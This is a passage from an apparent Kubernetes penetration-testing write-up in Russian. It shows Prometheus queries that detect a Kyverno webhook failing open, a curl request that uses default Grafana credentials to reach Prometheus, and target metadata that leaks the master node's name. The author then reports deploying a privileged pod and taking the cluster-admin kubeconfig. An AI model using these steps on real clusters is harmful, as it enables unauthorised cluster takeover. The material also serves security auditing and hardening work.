Если полученное значение > 0, значит apiserver столкнулся с ошибкой вызова webhook, но открылся **fail-open**. Это доказательство, что в момент события соответствующий webhook работал как **failurePolicy: Ignore**

Точно с такой же логикой, можно определить присутствие в кластере Fail mode:

```
sum by (name, type, operation, error_type) (
  increase(apiserver_admission_webhook_rejection_count{
    name=~".*kyverno.*",
    error_type="calling_webhook_error"
  }[72h])
)
```

Как вы уже могли понять, мне повезло увидеть недавние fail-open метрики (что по моему опыту не редко можно встретить на проде, из-за опаски, что внезапное падение kyverno может потянуть за собой рестартящиеся приложения).

## Демонстрация fail-open метрики

```
root@curl:/# curl -s -u admin:prom-operator ads-k8s- /api/datasources/proxy/uid/prometheus/api/v1/query --data-urlencode 'query=sum by (name, type) (increase(apiserver_admission_webhook_fail_open_count{name=~".*kyverno.*"}[72h]))' | jq
{
  "status": "success",
  "data": {
    "resultType": "vector",
    "result": [
      {
        "metric": {
          "name": "validate.kyverno.svc-ignore",
          "type": "validating"
        },
        "value": [
          1783178543.149,
          "6.050391111111111"
        ]
      }
    ]
  }
}
```

после чего удалось успешно повторить все описанное ранее и задеплоить привилегированный под. Для поднятия пода на мастер ноде нужно знать ее нейминг, но и тут нам помог прометей, с помощью прокси запроса к `/api/v1/targets`

## Демонстрация имени master node в метриках

```
"__meta_kubernetes_pod_label_operator_prometheus_io_shard": "0",
 "__meta_kubernetes_pod_label_prometheus": "prometheus-kube-prometheus-prometheus",
 "__meta_kubernetes_pod_label_statefulset_kubernetes_io_pod_name": "prometheus-prometheus-kube-prometheus-prometheus-0",
 "__meta_kubernetes_pod_labelpresent_app_kubernetes_io_instance": "true",
 "__meta_kubernetes_pod_labelpresent_app_kubernetes_io_managed_by": "true",
 "__meta_kubernetes_pod_labelpresent_app_kubernetes_io_name": "true",
 "__meta_kubernetes_pod_labelpresent_app_kubernetes_io_version": "true",
 "__meta_kubernetes_pod_labelpresent_apps_kubernetes_io_pod_index": "true",
 "__meta_kubernetes_pod_labelpresent_controller_revision_hash": "true",
 "__meta_kubernetes_pod_labelpresent_operator_prometheus_io_name": "true",
 "__meta_kubernetes_pod_labelpresent_operator_prometheus_io_shard": "true",
 "__meta_kubernetes_pod_labelpresent_prometheus": "true",
 "__meta_kubernetes_pod_labelpresent_statefulset_kubernetes_io_pod_name": "true",
 "__meta_kubernetes_pod_name": "prometheus-prometheus-kube-prometheus-prometheus-0",
 "__meta_kubernetes_pod_node_name": "k8s- -01",
 "__meta_kubernetes_pod_phase": "Running",
 "__meta_kubernetes_pod_ready": "true",
 "__meta_kubernetes_pod_uid": "b25dbb05-4ab8-49bf-9b93-c6b2855557a3",
 "__meta_kubernetes_service_annotation_meta_helm_sh_release_name": "prometheus",
 "__meta_kubernetes_service_annotation_meta_helm_sh_release_namespace": "monitoring",
 "__meta_kubernetes_service_annotationpresent_meta_helm_sh_release_name": "true",
```

В итоге удалось забрать заветный kubeconfig кластер админа, даже tolerations писать не пришлось

